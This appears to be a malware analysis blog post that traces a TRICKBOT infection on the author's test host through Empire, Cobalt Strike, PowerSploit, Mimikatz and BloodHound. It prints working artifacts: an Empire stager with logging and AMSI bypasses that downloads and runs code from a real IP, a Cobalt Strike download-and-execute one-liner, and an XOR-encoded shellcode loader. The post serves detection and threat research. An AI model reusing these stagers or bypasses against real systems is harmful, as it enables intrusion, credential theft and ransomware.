TRICKBOT Analysis - Part II

By Mark R

Published: 2019-10-29 · Archived: 2026-04-05 21:58:12 UTC

Some further TTPs used by TRICKBOT [1] from an infected host that I thought was interesting to share. The sample used here is from an EMOTET to TRICKBOT infection "GTAG:mor14" courtesy of Malware-Traffic-Analysis. 👏👏

Samples Used

- C:\Users\AUSER\AppData\Roaming\netcloud\բնութագրվում է.exe
- C:\Users\AUSER\AppData\Roaming\colorsallow.exe
  SHA256 Hash: 3A6C3F7B99B2E76914FBC338C622B92F9825CB77729B8BF050BA64ECE1679818

Continuing on some past research on TRICKBOT's arsenal of modules, I knew that there was a PowerShell **EMPIRE** module `NewBCtestDll64` but never saw it ITW (in-the-wild) myself.

> 2018-10-08 - Quick post: #Trickbot gtag sat75 infection with #PowershellEmpire traffic - https://t.co/sU86nZJnh2 - part of ongoing US-based Paypal-themed Trickbot #malspam campaign. Powershell Empire traffic seems tied to the NewBCtestDll64 module (and probably the 32 bit version pic.twitter.com/A5m64aIRd7
>
> — Brad (@malware_traffic) October 10, 2018

This soon escalated to **COBALT-STRIKE** connectivity and **BLOODHOUND** reconnaissance.

In this observed activity, EMPIRE was used for reconnaissance and privledge escalation and COBALT-STRIKE for delivering further recon via the means of BLOODHOUND - both tools attempted credential dumping with

MIMIKATZ. The endgame here, is for the adversary to priv esc all the way to Domain Admin for full domain compromise to then deliver one of the many ransomware variants such as RYUK [2] 💣💣💣💥💲💲💲.

RECENT NOTES ON EMPIRE

For those that do not know, PowerShell EMPIRE is a post exploitation framework written in PowerShell. This project has recently retired due to the heighten uptake in PowerShell visibility over the last few years, the project has stated it has reached its goal and has ended support.

Although EMPIRE is now in retirement it is still being used ITW (in-the-wild). It still works, just not supported. I'd expect an uptake on other C2 post exploitation frameworks many such are listed here Remote Access Tools

THE RUNDOWN

A quick series of events will unfold. Some of these are documented here. From EMOTET infection to CS connectity it was less then 48hrs.

- Delivery via **PHISHING** 🎣
- **EMOTET** infection and persistence created.
- Pushes **TRICKBOT** to steal data.
- Follow up **EMPIRE** C2 connectivity
- -**POWERSPLOIT** for recon/info-steal
- -**MIMIKATZ** for credential dumping/priv esc
- Follow up **COBALT-STRIKE** C2 connectivity
- -**BLOODHOUND** for domain recon/priv esc
- Complete Domain ownage (?)
- Ransomware variant delivery. (?)
- Game Over !

Highlighted was observed activity.

HELLO POWERSHELL EMPIRE

To start off we identify the newly established EMPIRE connectivity.

> The initial "stager" is the way the victim talks back to the EMPIRE C2 that is listening for the connection to then download stage 2 which is the EMPIRE agent. The default launcher/stager is a PowerShell Base64 encoded/obsfucated command.

By capturing the PowerShell activity on our box (PowerShell Logging, Command Line audit logging EID 4688), decoding and identifying the EMPIRE stager wasn't too difficult due to the fact most if not all the EMPIRE defaults were left the same. CyberChef EMPIRE stager reciped used is available here.

EMPIRE Stager

```
powershell -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAFIAcwBJAG8ATgBUAGEAYgBMAEUALgBQAFMAVgBlAFIAcwBpAE8ATgAuAE0AQQBqAG8AUgAgAC0ARwBFACAAMwApAHsAJABHAFAAUwA9AFsAUgBFAEYAXQAuAEEAcwBTAEUAbQBiAEwAeQAuA
EcAZQB0AFQAWQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAEkAZQBgAEwARAAiACgAJwBjAGEAYw
BoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFAFQAVgBhAGwAdQBlACgAJABuAFUAbABsACk
AOwBJAGYAKAAkAEcAUABTAFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQARwBQAFMAWwAnAFMAYwBvAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBn
```

On decoding this Base64 blob of data, the key items to look for are the default settings for an EMPIRE stager as documented in the official EMPIRE Github repo. These defaults are;

User-agent:

`Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko`

Session Cookie field:

`"Cookie", "session=XXXXXXXXXXXXXX"`


On of the following URLs:

`/login/process.php`

`/admin/get.php`


`/admin/news.php`

You can see the decoded result and highlighted fields




```
If ($PSVerSIOnTaBlE.PSVErsiOn.MajoR  - ge 3)  {
    $GPS = [REF].AssEMBLY.GETType('System.Management.Automation.Utils')."GetFIe`lD"('cachedGroupPolicySettings', 'N' + 'onPublic,Static').GeTVaLue($NulL);
    If ($GPS['ScriptB' + 'lockLogging'])  {
        $GPS['ScriptB' + 'lockLogging']['EnableScriptB' + 'lockLogging'] = 0;
        $GPS['ScriptB' + 'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
    } ELSe {
        [ScRIptBloCK]."GETFiE`Ld"('signatures', 'N' + 'onPublic,Static').SEtVaLUe($NulL, (NEW - Object COllecTIoNS.GenErIC.HAShSET[sTrInG]))
    }

    [Ref].ASsemblY.GetType('System.Management.Automation.AmsiUtils')|? {
        $_
    }

    |% {
        $_.GetFIeLd('amsiInitFailed', 'NonPublic,Static').SetValUe($NULl, $tRUE)
    };
};
[SySTem.NET.ServIcEPoInTMANager]::ExPEcT100ConTinUE = 0;
$wc = NEw - OBJECt SysTEm.Net.WEbCLiEnt;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$WC.HEADeRS.Add('User-Agent', $u);
$WC.PROxy = [SySTEm.NET.WeBREquESt]::DEFaUltWeBPROXY;
$WC.ProxY.CrEdeNTIALs = [SySteM.NEt.CrEdENtiaLCACHE]::DEFAULTNEtworkCREDENTIALS;
$Script:Proxy = $wc.Proxy;
$K = [SYSTEM.TeXT.ENCOdiNG]::ASCII.GETBytEs('eipCEZuH~cw*haT9UvAb&+;N=P?SsVR_');
$R = {
    $D, $K = $Args;
    $S = 0..255;
    0..255|% {
        $J = ($J + $S[$_] + $K[$_%$K.COUNt])%256;
        $S[$_], $S[$J] = $S[$J], $S[$_]
    };
    $D|% {
        $I = ($I + 1)%256;
        $H = ($H + $S[$I])%256;
        $S[$I], $S[$H] = $S[$H], $S[$I];
        $_ - Bxor$S[($S[$I] + $S[$H])%256]
    }

};
$ser = 'http://176.121.14.137:443';
$t = '/login/process.php';
$WC.HEaDErs.Add("Cookie", "session=hyQXORz1G216QMY8kUz/umoB5Gs=");
$DATa = $WC.DownloadDATa($SeR + $t);
$iv = $dAtA[0..3];
$dATa = $datA[4..$data.LEngtH];
 - joIn[Char[]](& $R $data ($IV + $K))|IEX
```

We can see that the values were left as defaults as per Github EMPIRE Repo. For reference, the default user agent string and URLs for EMPIRE.



STEP IN POWERSPLOIT

Once the EMPIRE connection is established we see plenty of follow up POWERSPLOIT activity.

> PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. PowerSploit is comprised of the following modules: CodeExecution, ScriptModification, Persistence, AntivirusBypass, Exfiltration, Mayhem, Privesc, Recon.

Simply put, the threat actor starts profiling or gathering a siutational awareness of their new environment they have landed in.

```
Get-NetComputer  | Out-String | %{$_ + "`n"};"`nGet-NetComputer completed!"
```

```
Get-NetComputer  -OperatingSystem *server* | Out-String | %{$_ + "`n"};"`nGet-NetComputer completed!"
```

```
Get-NetDomainTrust  | Out-String | %{$_ + "`n"};"`nGet-NetDomainTrust completed!"
```

```
Get-NetDomainController  | Out-String | %{$_ + "`n"};"`nGet-NetDomainController completed!"
```

```
Invoke-MapDomainTrust | ConvertTo-Csv -NoTypeInformation | Out-String | %{$_ + "`n"};"`nInvoke-MapDomainTrust c
```

From the manual - descriptions of each.

- Get-NetComputer - gets a list of all current servers in the domain
- Get-NetDomainTrust - gets all trusts for the current user's domain
- Get-NetForestTrust - gets all trusts for the forest associated with the current user's domain
- Invoke-MapDomainTrust - try to build a relational mapping of all domain trusts
- Get-NetDomainController - gets the domain controllers for the current computer's domain

Shortly after followed by an attempted credential dump using POWERSPLOIT's `Invoke-Mimikatz -DumpCreds` which actually failed in this environment.

> "VirtualAlloc failed to allocate memory for PE. If PE is not ASLR compatible, try running the script in a new PowerShell process (the new PowerShell process will have a different memory layout, so the address the PE wants might be free)."

MIMIKATZ within EMPIRE v2.1.1 20171106 / POWERSPLOIT v2.0 alpha seems problematic with the newer updates of Windows 10. MIMIKATZ at the time of writing is at version v2.2.0-20190813. These frameworks are using an outdated version. (Cheers DP - REDTEAM FRIEND 👍👍)

STEP IN COBALTSTRIKE AND BLOODHOUND 🐶

A quick background for those not in the know.

> Cobalt Strike is software for Adversary Simulations and Red Team Operations...Cobalt Strike gives you a post-exploitation agent and covert channels to emulate a quiet long-term embedded actor in your customer's network.
> https://www.cobaltstrike.com/

> BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify
> https://github.com/BloodHoundAD/BloodHound

I was originally suprised about the use of `Invoke-BloodHound` at first which is from the default BLOODHOUND ingester SharpHound - ingester = data gatherer. SharpHound.ps1 - Runs the BloodHound C# Ingestor using reflection. With this little Bloodhound 101 first up was the CS stager and connectivity.

The following code kicks off a COBALT-STRIKE 'beacon stager'. This hosted stager, uses @MrUn1k0d3r's "DONT KILL MY CAT" (DKMC) 😾 which obfuscates the shellcode to avoid detection when executed on the endpoint. This DKMC 'template' gives away the use of COBALT-STRIKE.

```
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://185.147.14.242:80/ad'))
```

URLScan Screenshot
Virustotal

DECODING COBALT-STRIKE PAYLOADS


The URL points to this hosted PowerShell script...

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("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
u275uQpRhmsEx0LiQjhrO/AUOrtg0DDgAA"));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Base64 and Gunzip decompress, decodes to a DKMC PowerShell stager with encoded and XOR encrypted shellcode.

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
	Param ($var_module, $var_procedure)
	$var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
	$var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
	return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
		[Parameter(Position = 1)] [Type] $var_return_type = [Void]
	)

	$var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
	$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
	$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')

	return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1b
XIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4EvFxSyMR46dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKW
Nzc3BLcyrIiIyPK6iIjI8tM3NzcDHlUamEj79dOW0ngRzJunk1I4PFFHN3ONJGA+00roXLez14rOFaheR9lZK91K3IpEnS2e/lf7taBMzFXMxdENTqW/gQKNslvw+ggCAoXCyN2UEZRDmJERk1XGQNuTFlKT09CDBYN
EwMLQExOU0JXSkFPRhgDbnBqZgMaDRMYA3RKTUdMVFADbXcDFQ0SGAN0bHQVFxgDd1FKR0ZNVwwwDRMYA2VWTXRGQXNRTEdWQFdQCi4pIx2C/TAcYwWsSRVtF6yfgSA6KYIQ2cRUEuIsaszWmlTTeqqUtobuWhe21IV
IBKORpCiaWdqyE7By6qIRqFzKPbR8x2bVSVS4EB6NP3ygAilMDPUGNEzKuP/E5Tfb9R7JnDqjin/dPdI7cdLYLFM4XiEOBBUvvkZh5RLUe1zDlQL6jaqpSpUGCPenLEVn+wOJ/IRbOt7+NPp/EuFaiNZYE8sAIr11goprsncQvhqWyOVD1857A12czAzIyEyBVQbaAAlUIZ0KmiTv9XYjS9OWgXXc9kljSyMzIyNLIyNjI3RLe4dwxtz2sJojIyMjIvpycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3BIbFg0SFxQNEhcNERcRIyMjIyA=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
	$var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type
@([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
```

Another Base64 decode and XOR decrypt using the hardcoded key 35. CyberChef doing the heavy work here.



Which leaves us with a nice COBALT-STRIKE C2 and USER AGENT string.
`User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; FunWebProducts`
`185.147.14[.]242`


Once an active connection was made to the infected victim, a follow up series of recon commands were carried out via `Get-NetLoggedon`, `Get-NetComputer | Out-String | %{$_ + "`n"};"`nGet-NetComputer completed!"` and another attempt to dump credentials was made with `Invoke-Mimikatz`. Lastly we see the domain recon via BLOODHOUND

```
 Set-Alias Get-BloodHoundData Invoke-BloodHound
Invoke-BloodHound -Threads 20 -CollectionMethod Default -Throttle 1000 -CSVFolder $(Get-Location) | Out-String
```

```
 Writing output to CSVs in: C:\Users\USER\AppData\Roaming\netcloud\
Done writing output to CSVs in: C:\Users\USER\AppData\Roaming\netcloud\
```

This actually left artefacts on disk 🤦 `local_admins.csv`, `group_memberships.csv`, `trusts.csv` and `user_sessions.csv`.

Shortly after this activity ended (maybe they realised my AD topology wasn't too hot and the penny eventually dropped...) connections were then severed.



OTHER TRICKBOT OBSERVATIONS - ESENTUTL? .EDBs?

One other thing I noted with this TRICKBOT infection was the use of ESENT UTIL to gather IE and Explorer browser history and webcache. The below command was seen;

```
esentutl /p /o C:\Users\USER\AppData\Local\Temp\grabber_temp.edb
```

> "a centralized meta-data store for the browser using the proven "JET Blue" Extensible Storage Engine (ESE) database format"

> "Remember that even if a user never opens Internet Explorer, there may still be valuable records in their IE database including files opened on the local system, network shares, and removable devices" https://digital-forensics.sans.org/blog/2015/06/03/ese-databases-are-dirty/

